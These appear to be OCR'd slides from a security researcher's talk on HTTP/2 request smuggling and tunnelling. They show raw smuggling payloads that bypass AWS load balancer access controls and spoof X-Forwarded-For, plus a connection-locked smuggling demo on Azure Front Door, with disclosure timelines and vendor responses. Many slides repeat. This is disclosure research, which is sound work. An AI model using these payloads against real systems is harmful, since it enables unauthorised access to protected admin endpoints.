
References: https://github.com/sw33tLie/bbscope | https://chaos.projectdiscovery.io/

Finding Potential Targets




References: https://github.com/sw33tLie/bbscope | https://chaos.projectdiscovery.io/

Finding Potential Targets




References: https://github.com/sw33tLie/bbscope | https://chaos.projectdiscovery.io/

Finding Potential Targets



Finding Potential Targets



Case Studies

AWS Access Control Bypass

```
GET /admin HTTP/2
Host: redacted.com
```

```
HTTP/2 302 Found
Server: awselb/2.0
Location: /error?path=/admin
```

AWS Access Control Bypass

```
GET /admin HTTP/2
Host: redacted.com
```

```
HTTP/2 302 Found
Server: awselb/2.0
Location: /error?path=/admin
```

```
GET / HTTP/2
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Transfer-Encoding : chunked

3
x=y
0

GET /admin HTTP/1.1
Host: redacted.com
```

AWS Access Control Bypass

```
GET /admin HTTP/2
Host: redacted.com
```

```
HTTP/2 302 Found
Server: awselb/2.0
Location: /error?path=/admin
```

```
GET / HTTP/2
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Transfer-Encoding : chunked

3
x=y
0

GET /admin HTTP/1.1
Host: redacted.com
```

```
HTTP/2 404 Not Found
Content-Type: application/json
Content-Length: 53

{
  "code":404,
  "message":"HTTP 404 Not Found"
}HTTP/1.1200OK
Date:Mon,
19Aug202406:42:42GMT
Content-Length:84

<html>
<title>Admin Metrics</title>
<body>
<h1>OperationalMenu</h1>
...
</html>
```

AWS Access Control Bypass

```
GET /admin HTTP/2
Host: redacted.com
```

```
HTTP/2 302 Found
Server: awselb/2.0
Location: /error?path=/admin
```

```
GET / HTTP/2
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Transfer-Encoding : chunked

3
x=y
0

GET /admin HTTP/1.1
Host: redacted.com
```

```
HTTP/2 404 Not Found
Content-Type: application/json
Content-Length: 53

{
  "code":404,
  "message":"HTTP 404 Not Found"
}HTTP/1.1200OK
Date:Mon,
19Aug202406:42:42GMT
Content-Length:84

<html>
<title>Admin Metrics</title>
<body>
<h1>OperationalMenu</h1>
...
</html>
```

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

AWS Header Rewrites

```python
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client] [frontend] [backend]

```
GET /admin HTTP/1.1
Host: example.com
```

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client]

```
GET /admin HTTP/1.1
Host: example.com
```

[frontend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

[backend]

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client]

```
GET /admin HTTP/1.1
Host: example.com
```

[frontend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

[backend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

AWS Header Rewrites

```
@route("/admin")
def admin():
  if req.headers["X-Forwarded-For"] == "127.0.0.1":
    return templates("/admin.html")
  else:
    return templates("403.html")
```

[client]

```
GET /admin HTTP/1.1
Host: example.com
```

[frontend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

[backend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
```

AWS Header Rewrites

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
host: example.com
X-Fowarded-For: 61.234.135.12
```

AWS Header Rewrites

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
host: example.com
X-Fowarded-For: 61.234.135.12
```

AWS Header Rewrites

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
host: example.com
X-Fowarded-For: 61.234.135.12
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked
X-Fowarded-For: 61.234.135.12

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

Reference: https://github.com/PortSwigger/param-miner

AWS Header Rewrites

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
host: example.com
X-Fowarded-For: 61.234.135.12
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked
X-Fowarded-For: 61.234.135.12

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

Reference: https://github.com/PortSwigger/param-miner

AWS Header Rewrites

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
host: example.com
X-Fowarded-For: 61.234.135.12
```

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked
X-Fowarded-For: 61.234.135.12

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

Reference: https://github.com/PortSwigger/param-miner

AWS Fix

2024-08 - Reported to AWS
2024-09 - AWS developed and communicated two mitigations to assist customers with preventing their application from incorrectly interpreting headers containing whitespace
2024-10 - Deployed telemetry in preparation for fix to assess potential for customer impact
2025-01 - Updated documentation with new desync-mitigation classification
2025-03 - Fix deployment successful

Reject any request containing a `Transfer-Encoding` with any whitespace before `:`

```
GET / HTTP/2
Host: example.com
Transfer-Encoding : chunked
Content-Length: 5

0
```

```
HTTP/2 400 Bad Request
Server: awselb/2.0
Date: Thu, 27 Mar 2025 08:38:08 GMT
Content-Type: text/html
Content-Length: 122

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
</body>
</html>
```

Connection-Locked Smuggling

Azure Front Door

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

Connection-Locked Smuggling

Azure Front Door

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html
X-Azure-Ref: ...

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

Connection-Locked Smuggling

Azure Front Door

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html
X-Azure-Ref: ...

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

```
GET / HTTP/2
Host: example.com
Content-Length: 35
Transfer-Encoding : chunked

0

GET /foo HTTP/1.1
X-Ignore: x
```

Connection-Locked Smuggling

Azure Front Door

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html
X-Azure-Ref: ...

<html>
    ... normal content ...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

```
GET / HTTP/2
Host: example.com
Content-Length: 35
Transfer-Encoding : chunked

0

GET /foo HTTP/1.1
X-Ignore: x
```

```
HTTP/2 200 OK
HTTP/2 200 OK
HTTP/2 200 OK
HTTP/2 404 Not Found
```

Azure Front Door Fix?

2024-08 - Reported via MSRC
2024-09 - MSRC respond…
2024-09 - I ask for clarification on the kind of impact they would like proven
…
2025-XX - Currently not fixed…

MSRC **Email communication** 19 Sept 2024, 23:50

Subject: Re: MSRC Case 90375 CRM:0022058179

Hello,

Thank you for your submission. MSRC has investigated this issue and concluded that your finding is valid but does not pose an immediate threat that requires urgent attention because HTTP smuggling on its own is not necessarily a vulnerability, if there is any evidence of request smuggling being abusable please let me know and we will be more than happy to reassess. Regardless, we've marked your finding for future review as an opportunity to improve our products. I do not have a timeline for this review. As no further action is required at this time, I am closing this case.

Best,

Adam

MSRC

Key Takeaways

- Request Tunnelling is `still` underrated
- Building research tools for burp is not so scary
  - Thanks to `BulkScan`
- Want to produce your own research?
  - Follow the `breadcrumbs` and then pull the thread
- Tooling and resources used available at:
  - `github.com/t0xodile/the-single-packet-shovel`

Further Research

- Browser-powered request tunnelling
- SP attack vs other `HP2 → HP1` implementations
- Further methods for making request tunnelling not blind
  - See James Kettle's `HEAD` technique
  - `FOO\r\n\r\n` and similarly invalid requests

ASSURED

SECURITY CONSULTANTS

Assured Blog: assured.se/blog

Personal Blog: thomas.stacey.se

X / BlueSky: @t0xodile